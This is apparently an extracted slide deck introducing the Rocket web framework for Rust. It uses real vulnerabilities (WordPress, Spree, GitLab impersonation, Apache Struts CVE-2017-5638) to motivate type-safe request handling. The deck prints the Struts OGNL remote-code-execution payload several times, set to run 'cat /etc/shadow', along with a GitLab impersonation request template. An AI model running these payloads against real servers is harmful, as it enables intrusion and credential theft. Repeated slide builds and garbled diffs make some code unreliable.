


Rocket



Sergio Benitez

sb@sergio.bz




Rocket is a **web framework** for **Rust** that
makes it simple to write fast web applications
without sacrificing flexibility or type safety.

Rocket is a **web framework** for Rust that makes it simple to write fast web applications without sacrificing flexibility or type safety.



Rocket is a web framework for **Rust** that makes it simple to write fast web applications without sacrificing flexibility or type safety.



- Memory-safe without a GC.
- No data races.
- Minimal runtime.
- Powerful macro systems.

Rocket is a **web framework** for **Rust** that
makes it simple to write fast web applications
without sacrificing flexibility or type safety.





Personal Open source Business **Explore** Pricing Blog Support Search GitHub Your dashboard

Explore GitHub Showcases Integrations Trending

Trending in open source

See what the GitHub community is most excited about today.

Repositories Developers Trending: today ▾ All languages

SergioBenitez / Rocket ★ Star Unknown languages

A web framework for Rust.

Rust 569 11 Built by  534 stars today

jwasham / google-interview-university ★ Star

A complete daily plan for studying to become a Google software engineer.

28,628 5,549 Built by  377 stars today

ProTip! Looking for most starred repositories? Try this search

FreeCodeCamp / FreeCodeCamp ★ Star

The <https://FreeCodeCamp.com> open source codebase and curriculum. Learn to code and help nonprofits.

JavaScript 211,579 8,374 Built by  308 stars today

255kb / stack-on-a-budget ★ Star

A collection of services with great free tiers for developers on a budget

4,503 204 Built by  300 stars today



Rocket is a web framework for Rust that makes it simple to write fast web applications without sacrificing flexibility or type safety.

YAWF1D

Cross-Site Scripting

Directory Traversal

Cross-Site Request Forgery

Remote Code Execution

SQL Injection

Input Validation

Authentication

Authorization

Misconfiguration

Cross-Site Scripting

Directory Traversal

Cross-Site Request Forgery

Remote Code Execution

SQL Injection

Input Validation

Authentication

Authorization

Misconfiguration

Cross-Site Scripting

Directory Traversal

Cross-Site Request Forgery

Remote Code Execution

SQL Injection

Input Validation

Authentication

Authorization

Misconfiguration

Rocket's Philosophy

- 1 Function declaration and parameter types should contain all the necessary information to validate and process a request.
- 2 All request handling information should be typed.
- 3 Decisions should not be forced upon users.

Overview

```
1 #[get("/<id>")]
2 fn retrieve(user: User, id: PasteId) -> Option<File> {
3     let filename = format!("upload/{}/{}/{}", user, id);
4     File::open(&filename).ok()
5 }
```

Overview

```
1 #[get("/<id>")]
2 fn retrieve(user: User, id: PasteId) -> Option<File> {
3     let filename = format!("upload/{}/{}/{}", user, id);
4     File::open(&filename).ok()
5 }
```

- *Declarative* syntax for matching conditions.

Overview

```
1 #[get("/<id>")]
2 fn retrieve(user: User, id: PasteId) -> Option<File> {
3     let filename = format!("upload/{}/{}/{}", user, id);
4     File::open(&filename).ok()
5 }
```

- *Declarative* syntax for matching conditions.
- Typed validation *before* handler execution.

Overview

```
1 #[get("/<id>")]
2 fn retrieve(user: User, id: PasteId) -> Option<File> {
3     let filename = format!("upload/{}/{}/{}", user, id);
4     File::open(&filename).ok()
5 }
```

- *Declarative* syntax for matching conditions.
- Typed validation *before* handler execution.
- Types directly *describe* functionality.

Overview

```
1 #[get("/<id>")]
2 fn retrieve(user: User, id: PasteId) -> Option<File> {
3     let filename = format!("upload/{}/{}/{}", user, id);
4     File::open(&filename).ok()
5 }
```

- *Declarative* syntax for matching conditions.
- Typed validation *before* handler execution.
- Types directly *describe* functionality.

Cross-Site Scripting

Directory Traversal

Cross-Site Request Forgery

Remote Code Execution

SQL Injection

Input Validation

Authentication

Authorization

Misconfiguration



spree
commerce



GitLab



CVE-2009-2853

impact 10

**Wordpress before 2.8.3 allows remote
attackers to gain privileges via a direct
request to [8 different endpoints].**



CVE-2009-2853 (*impact 10*)

Take 1



CVE-2009-2853 (*impact 10*)

Take 2

```
--- a/trunk/wp-admin/admin-footer.php
+++ b/
@@ -6,10 +6,10 @@
 * @
 */
+
+// do
+if (
+    ?>
@@ -6,10 +6,10 @@
 * @
 */
+
+// do
+if (
+    d
+    /**
+     */
+
+// don't load directly
+if ( !defined('ABSPATH') )
+    die('-1');

if ( !current_user_can('manage_categories') )

--- a/trunk/wp-admin/edit-form-advanced.php
+++ b/
@@ -6,10 +6,10 @@
 * @
 */
+
+// do
+if (
+    d
+    /**
+     */
+
+// don't load directly
+if ( !defined('ABSPATH') )
+    die('-1');

if ( !current_user_can('manage_categories') )

--- a/trunk/wp-admin/edit-link-form.php
+++ b/
@@ -6,10 +6,10 @@
 * @
 */
+
+// do
+if (
+    d
+    /**
+     */
+
+// don't load directly
+if ( !defined('ABSPATH') )
+    die('-1');

if ( !current_user_can('manage_categories') )

--- a/trunk/wp-admin/edit-tax-form.php
+++ b/trunk/wp-admin/edit-category-form.php
@@ -6,4 +6,8 @@
 * @
 * @subpackage Administration
 */
+
+// do
+if (
+    d
+    /**
+     */
+
+// don't load directly
+if ( !defined('ABSPATH') )
+    die('-1');

if ( !current_user_can('manage_categories') )

--- a/trunk/wp-admin/edit-category-form.php
+++ b/trunk/wp-admin/edit-category-form.php
@@ -6,4 +6,8 @@
 * @
 * @subpackage Administration
 */
+
+// do
+if (
+    d
+    /**
+     */
+
+// don't load directly
+if ( !defined('ABSPATH') )
+    die('-1');

if ( !current_user_can('manage_categories') )
```



CVE-2009-2853 (*impact 10*)



spree
commerce



GitLab

spree
commerce

By passing the right parameters while updating a user, that user is able to assign any existing role to themselves.

Mass Assignment Vulnerability

```
def update_user
  params[:user] # => { :name => "ow3ned", :role => "admin" }
  @user = User.new(params[:user])
end
```

The “Fix”

```
def update_user
  params[:user] # => { :name => "ow3ned", :role => "admin" }
+ params[:user].delete("role")
  @user = User.new(params[:user])
end
```



spree
commerce



GitLab



GitLab

CVE-2016-4340

impact 8.8

We discovered a critical security flaw...the "impersonate" feature was not properly secured. It was possible for any authenticated user, administrator or not, to "log in" as any other user, including administrators.



CVE-2016-4340 (*impact 8.8*)

GitLab

1. Login as regular user.
2. Get current authenticity token from cookies/requests.
3. Craft request using following template:

```
POST /admin/users/stop_im impersonation?id=${username}  
_method=delete&authenticity_token=${auth_token}
```



CVE-2016-4340 (*impact 8.8*)

GitLab

```
def authenticate_admin!
  return render_404 unless current_user.is_admin?
end

def authorize_impersonator!
  if session[:impersonator_id]
    User.find_by!(username: session[:impersonator_id]).admin?
  end
end

class Admin::ImpersonationController < Admin::ApplicationController
  skip_before_action :authenticate_admin!, only: :destroy

  before_action :user
  before_action :authorize_impersonator!

  def user
    @user ||= User.find_by!(username: params[:id] || session[:impersonator_id])
  end

  def destroy
    redirect = session[:impersonator_return_to]
    warden.set_user(user, scope: 'user')
    redirect_to redirect || root_path
  end
end
```



CVE-2016-4340 (*impact 8.8*)

GitLab

```
def authenticate_admin!
  return render_404 unless current_user.is_admin?
end

def authorize_impersonator!
  if session[:impersonator_id]
    User.find_by!(username: session[:impersonator_id]).admin?
  end
end

class Admin::ImpersonationController < Admin::ApplicationController
  skip_before_action :authenticate_admin!, only: :destroy

  before_action :user
  before_action :authorize_impersonator!

  def user
    @user ||= User.find_by!(username: params[:id] || session[:impersonator_id])
  end

  def destroy
    redirect = session[:impersonator_return_to]
    warden.set_user(user, scope: 'user')
    redirect_to redirect || root_path
  end
end
```



CVE-2016-4340 (*impact 8.8*)


GitLab




spree
commerce




GitLab






CVE-2017-5638
impact 10 (!)

The Jakarta Multipart parser in Apache Struts 2
has incorrect exception handling [...], [allowing]
remote attackers to execute arbitrary commands
via a crafted Content-Type, Content-Disposition,
or Content-Length HTTP header.




CVE-2017-5638 (*impact 10*)


```
payload = "%{(#_=multipart/form-data)."
payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
payload += "($_memberAccess?"
payload += "($_memberAccess=#dm):"
payload += "($_container=#context['com.opensymphony.xwork2.ActionContext.container'])."
payload += "($_ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
payload += "($_ognlUtil.getExcludedPackageNames().clear())."
payload += "($_ognlUtil.getExcludedClasses().clear())."
payload += "($_context.setMemberAccess(#dm)))."
payload += "($_cmd='%s')." % cmd
payload += "($_iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))."
payload += "($_cmds=($_iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
payload += "($_p=new java.lang.ProcessBuilder($_cmds))."
payload += "($_p.redirectErrorStream(true)).($_process=$_p.start())."
payload += "($_ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())."
payload += "(@org.apache.commons.io.IOUtils@copy($_process.getInputStream(),$_ros))."
payload += "($_ros.flush())}"
```




```
payload = "%{(#_='multipart/form-data')."
payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
payload += "($_memberAccess?"
payload += "($_memberAccess=#dm):"
payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
payload += "(#ognlUtil.getExcludedPackageNames().clear())."
payload += "(#ognlUtil.getExcludedClasses().clear())."
payload += "(#context.setMemberAccess(#dm)))."
payload += "#cmd=%s".% cmd
payload += "('#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))."
payload += "('#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})')."
payload += "('#p=new java.lang.ProcessBuilder(#cmds))."
payload += "('#p.redirectErrorStream(true)).(#process=#p.start())."
payload += "('#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())."
payload += "('@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
payload += "('#ros.flush())}"
```





```
payload = "%{(#_=multipart/form-data)."
payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
payload += "($_memberAccess?"
payload += "($_memberAccess=#dm):"
payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
payload += "(#ognlUtil.getExcludedPackageNames().clear())."
payload += "(#ognlUtil.getExcludedClasses().clear())."
payload += "(#context.setMemberAccess(#dm)))."
payload += "#cmd='cat /etc/shadow'."
payload += "('#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))."
payload += "('#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})')."
payload += "('#p=new java.lang.ProcessBuilder(#cmds))."
payload += "('#p.redirectErrorStream(true)).(#process=#p.start())."
payload += "('#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())."
payload += "('@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
payload += "('#ros.flush())}"
```



```
payload = "%{(#_=multipart/form-data)."
payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
payload += "($_memberAccess?"
payload += "($_memberAccess=#dm):"
payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
payload += "(#ognlUtil.getExcludedPackageNames().clear())."
payload += "(#ognlUtil.getExcludedClasses().clear())."
payload += "(#context.setMemberAccess(#dm)))."
payload += "#cmd='cat /data/all/americans/ssn.tsv'."
payload += "('#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))."
payload += "('#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})')."
payload += "('#p=new java.lang.ProcessBuilder(#cmds))."
payload += "('#p.redirectErrorStream(true)).(#process=#p.start())."
payload += "('#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()')."
payload += "('@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
payload += "('#ros.flush())}"
```







Hello, World!

Routes (Hello, world!)

```
1 #[get("/")]  
2 fn hello() -> &'static str {  
3     "Hello, world!"  
4 }
```

Routes (Hello, world!)

```
1 #[get("/")]  
2 fn hello() -> &'static str {  
3     "Hello, world!"  
4 }
```

- 1 Route **Attribute**: Description of *matching* condition.

Routes (Hello, world!)

```
1 #[get("/")]  
2 fn hello() -> &'static str {  
3     "Hello, world!"  
4 }
```

